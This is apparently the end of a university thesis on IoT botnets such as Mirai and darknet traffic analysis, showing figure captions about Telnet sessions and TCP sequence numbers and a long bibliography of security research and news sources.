


(b) ISN occurences

Figure C.1: Initial Sequence Number over time for different TCP flags




(a) Dataset 2: 29-11-2016 → 21-12-2016




(b) Dataset 3: 13-04-2017 → 19-05-2017

Figure C.2: Repartition of Telnet session by country



(a) Dataset 2: 29-11-2016 → 21-12-2016



(b) Dataset 3: 13-04-2017 → 19-05-2017

Figure C.3: Repartition of Telnet session fetching binary by country

Bibliography

[1] O. dictionaries. (2017, Mai) Definition: Internet of things (iot). [Online]. Available: https://en.oxforddictionaries.com/definition/internet_of_things

[2] A. Erdal, "Cisco internet of things," October 2015. [Online]. Available: https://www.slideshare.net/Panduit/cisco-internet-of-things

[3] M. B. Barcena and C. Wueest, "Insecurity in the internet of things," *Security Response, Symantec*, 2015.

[4] L. Markowsky and G. Markowsky, "Scanning for vulnerable devices in the internet of things," in *Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS), 2015 IEEE 8th International Conference on*, vol. 1, Sept 2015, pp. 463–467.

[5] NSA, "The next wave - the internet of things: It's a wonderfully integrated life," vol. 21, no. 2, 2016.

[6] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, "Iotpot: A novel honeypot for revealing current iot threats," *Journal of Information Processing*, vol. 24, no. 3, pp. 522–533, 2016.

[7] M. Eto, D. Inoue, J. Song, J. Nakazato, K. Ohtaka, and K. Nakao, "Nicter: A large-scale network incident analysis system: Case studies for understanding threat landscape," in *Proceedings of the First Workshop on Building Analysis Datasets and Gathering Experience Returns for Security*, ser. BADGERS '11. New York, NY, USA: ACM, 2011, pp. 37–45. [Online]. Available: http://doi.acm.org/10.1145/1978672.1978677

[8] C. Williams. (2016, October) Today the web was broken by countless hacked devices – your 60-second summary. [Online]. Available: http://www.theregister.co.uk/2016/10/21/dyn_dns_ddos_explained/

[9] T. Bhattasali, R. Chaki, and N. Chaki, "Study of security issues in pervasive environment of next generation internet of things," in *Computer Information Systems and Industrial Management*. Springer, 2013, pp. 206–217.

[10] W. Cynthia, D. Alexandre, W. Gerard, and M. Sami, "An extended analysis of an iot malware from a blackhole network," April 2017.

[11] H. He, C. Maple, T. Watson, A. Tiwari, J. Mehnen, Y. Jin, and B. Gabrys, "The security challenges in the iot enabled cyber-physical systems and opportunities

for evolutionary computing & other computational intelligence," in *2016 IEEE Congress on Evolutionary Computation (IEEE CEC)*, July 2016. [Online]. Available: http://eprints.bournemouth.ac.uk/24677/

[12] P. Kumar, R. S. Kunwar, and A. Sachan, "A survey report on: Security & challenges in internet of things," 2016.

[13] A. Cui and S. J. Stolfo, "A quantitative analysis of the insecurity of embedded network devices: Results of a wide-area scan," in *Proceedings of the 26th Annual Computer Security Applications Conference*, ser. ACSAC '10. New York, NY, USA: ACM, 2010, pp. 97–106. [Online]. Available: http://doi.acm.org/10.1145/1920261.1920276

[14] D. Seenivasan and K. Shanthi, "Categories of botnet: a survey," *Int. J. Comput. Control Quantum Inf. Eng*, vol. 8, no. 9, pp. 1589–1592, 2014.

[15] G. Fedynyshyn, M. C. Chuah, and G. Tan, "Detection and classification of different botnet c&c channels," in *International Conference on Autonomic and Trusted Computing*. Springer, 2011, pp. 228–242.

[16] P. Wang, S. Sparks, and C. C. Zou, "An advanced hybrid peer-to-peer botnet," *IEEE Transactions on Dependable and Secure Computing*, vol. 7, no. 2, pp. 113–127, 2010.

[17] MalwareTech. (2013, December) Peer-to-peer botnets for beginners. [Online]. Available: https://www.malwaretech.com/2013/12/peer-to-peer-botnets-for-beginners.html

[18] J. Leonard, S. Xu, and R. Sandhu, "A framework for understanding botnets," in *Availability, Reliability and Security, 2009. ARES'09. International Conference on*. IEEE, 2009, pp. 917–922.

[19] M. Feily, A. Shahrestani, and S. Ramadass, "A survey of botnet and botnet detection," in *Emerging Security Information, Systems and Technologies, 2009. SECURWARE'09. Third International Conference on*. IEEE, 2009, pp. 268–273.

[20] Z. Zhu, G. Lu, Y. Chen, Z. J. Fu, P. Roberts, and K. Han, "Botnet research survey," in *Computer Software and Applications, 2008. COMPSAC'08. 32nd Annual IEEE International*. IEEE, 2008, pp. 967–972.

[21] H. Choi, H. Lee, H. Lee, and H. Kim, "Botnet detection by monitoring group activities in dns traffic," in *Computer and Information Technology, 2007. CIT 2007. 7th IEEE International Conference on*. IEEE, 2007, pp. 715–720.

[22] R. Ferguson. (2010, September) The history of the botnet. [Online]. Available: http://countermeasures.trendmicro.eu/the-history-of-the-botnet-part-i/

[23] S. Rik Ferguson. (2005) The evolution of malicious irc bots. [Online]. Available: https://www.symantec.com/avcenter/reference/the.evolution.of.malicious.irc.bots.pdf

[24] xMebhZer0 BlackHat. (2014, February) The botnet. [Online]. Available: http://xmebhzero.blogspot.be/2014/02/the-botnet.html

[25] F. Leder, T. Werner, and P. Martini, "Proactive botnet countermeasures: an offensive approach," *The Virtual Battlefield: Perspectives on Cyber Warfare*, vol. 3, pp. 211–225, 2009. [Online]. Available: https://ccdcoe.org/sites/default/files/multimedia/pdf/15_LEDER_Proactive_Coutnermeasures.pdf

[26] A. Tesfahun and D. L. Bhaskari, "Botnet detection and countermeasures-a survey," *International Journal of Emerging Trends & Technology in Computer Science (IJETTCS)*, vol. 2, no. 4, 2013. [Online]. Available: http://www.ijettcs.org/Volume2Issue4/IJETTCS-2013-08-20-102.pdf

[27] Anna-Senpai. (2016, September) Mirai-source-code. [Online]. Available: https://github.com/jgamblin/Mirai-Source-Code

[28] K. Angrishi, "Turning internet of things (iot) into internet of vulnerabilities (iov): Iot botnets," *arXiv preprint arXiv:1702.03681*, 2017.

[29] C. Botnet, "Internet census 2012: Port scanning/0 using insecure embedded devices," *URL http://internetcensus2012. bitbucket. org/paper. html*, 2013.

[30] P. Paganini. (2017, April) The mirai botnet is back and includes a bitcoin mining component. [Online]. Available: http://securityaffairs.co/wordpress/57942/malware/mirai-botnet-bitcoin.html

[31] D. McMillen and M. Alvarez. (2017, April) Mirai iot botnet: Mining for bitcoins? [Online]. Available: https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/

[32] R. Graham. (2017, April) Mirai, bitcoin, and numeracy. [Online]. Available: http://blog.erratasec.com/2017/04/mirai-bitcoin-and-numeracy.html

[33] InterquestGroup. (2017, March) The enemy within iot - a mirai ddos timeline. [Online]. Available: https://www.interquestgroup.com/iq-hub/infographics/2017/the-enemy-within-iot-a-mirai-ddos-timeline

[34] T. Magee. (2017, February) Timeline of mirai: the internet of things botnet | malware and iot | what is mirai? [Online]. Available: http://www.computerworlduk.com/galleries/security/timeline-of-mirai-internet-of-things-botnet-3655167/

[35] B. Krebs. (2017, January) Who is anna-senpai, the mirai worm author? [Online]. Available: https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

[36] A. Nixon, J. Costello, and Z. Wikholm. (2016, October) An after-action analysis of the mirai botnet attacks on dyn. [Online]. Available: https://www.flashpoint-intel.com/blog/cybercrime/action-analysis-mirai-botnet-attacks-dyn/

[37] D. Vlasenko. (2008) Busybox: The swiss army knife of embedded linux. [Online]. Available: https://www.busybox.net/about.html

[38] Anna-Senpai and P. Coelho. (2017, January) Leaked chat log. [Online]. Available: https://krebsonsecurity.com/wp-content/uploads/2017/01/annasenpaichat.txt

[39] B. Krebs. (2017, Januray) Who is anna-senpai, the mirai worm author? [Online]. Available: https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

[40] ——. (2016, October) Source code for iot botnet 'mirai' released. [Online]. Available: https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

[41] D. Seeley. (1988) The internet worm of 1988. [Online]. Available: http://www.cs.unc.edu/~jeffay/courses/nidsS05/attacks/seely-RTMworm-89.html

[42] A. Dulaunoy, G. Wagener, M. Stiefer, and C. Wagner, "The void–an interesting place for network security monitoring," May 2014.

[43] T. Zseby, "Comparable metrics for ip darkspace analysis," in *Proceedings of 1st International Workshop on Darkspace and UnSolicited Traffic Analysis*, 2012.

[44] E. Wustrow, M. Karir, M. Bailey, F. Jahanian, and G. Huston, "Internet background radiation revisited," in *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*. ACM, 2010, pp. 62–74.

[45] L. Spitzner, *Honeypots: tracking hackers*. Addison-Wesley Reading, 2003, vol. 1.

[46] Q. D. La, T. Q. S. Quek, J. Lee, S. Jin, and H. Zhu, "Deceptive attack and defense game in honeypot-enabled networks for the internet of things," *IEEE Internet of Things Journal*, vol. 3, no. 6, pp. 1025–1035, Dec 2016.

[47] A. Shimoda, T. Mori, and S. Goto, "Sensor in the dark: Building untraceable large-scale honeypots using virtualization technologies," in *Applications and the Internet (SAINT), 2010 10th IEEE/IPSJ International Symposium on*. IEEE, 2010, pp. 22–30.

[48] P. Fairley, "Internet-exposed energy control systems abound," 2014.

[49] O. Tange, "Gnu parallel - the command-line power tool," *;login: The USENIX Magazine*, vol. 36, no. 1, pp. 42–47, Feb 2011. [Online]. Available: http://www.gnu.org/s/parallel

[50] A. Dulaunoy and E. Leverett, "Passive detection and reconnaissance techniques to find, track and attribute vulnerable "devices"," June 2015. [Online]. Available: https://www.first.org/resources/papers/conf2015/first_2015_-_leverett_-_dulaunoy_-_passive_detection_20150604.pdf

[51] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman, "A search engine backed by internet-wide scanning," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015, pp. 542–553.

[52] M. Zalewski, "Strange attractors and tcp/ip sequence number analysis," 2001. [Online]. Available: http://digidownload.libero.it/SNHYPER/files/seqanal.pdf

[53] ——, *Silence on the wire: a field guide to passive reconnaissance and indirect attacks*. No Starch Press, 2005.

[54] E. Hjelmvik. (2011, November) Passive os fingerprinting. [Online]. Available: http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting

[55] Y. Vanaubel, J.-J. Pansiot, P. Mérindol, and B. Donnet, "Network fingerprinting: Ttl-based router signatures," in *Proceedings of the 2013 conference on Internet measurement conference*. ACM, 2013, pp. 369–376. [Online]. Available: http://conferences.sigcomm.org/imc/2013/papers/imc055-vanaubelA.pdf

[56] US-CERT. (2016, October) Heightened ddos threat posed by mirai and other botnets. [Online]. Available: https://www.us-cert.gov/ncas/alerts/TA16-288A

[57] P. Ducklin. (2016, October) Mirai "internet of things" malware from krebs ddos attack goes open source. [Online]. Available: https://nakedsecurity.sophos.com/2016/10/05/mirai-internet-of-things-malware-from-krebs-ddos-attack-goes-open-source/

[58] F. B. of Investigation. (2015, September) Internet of things poses opportunities for cyber crime. [Online]. Available: https://www.ic3.gov/media/2015/150910.aspx

[59] L. Spitzner. (2000, Mai) p0f. [Online]. Available: https://www.symantec.com/connect/articles/passive-fingerprinting

[60] M. Zalewski. (2014) p0f. [Online]. Available: http://lcamtuf.coredump.cx/p0f3/

Rue Archimède, 1 bte L6.11.01, 1348 Louvain-la-Neuve **www.uclouvain.be/epl**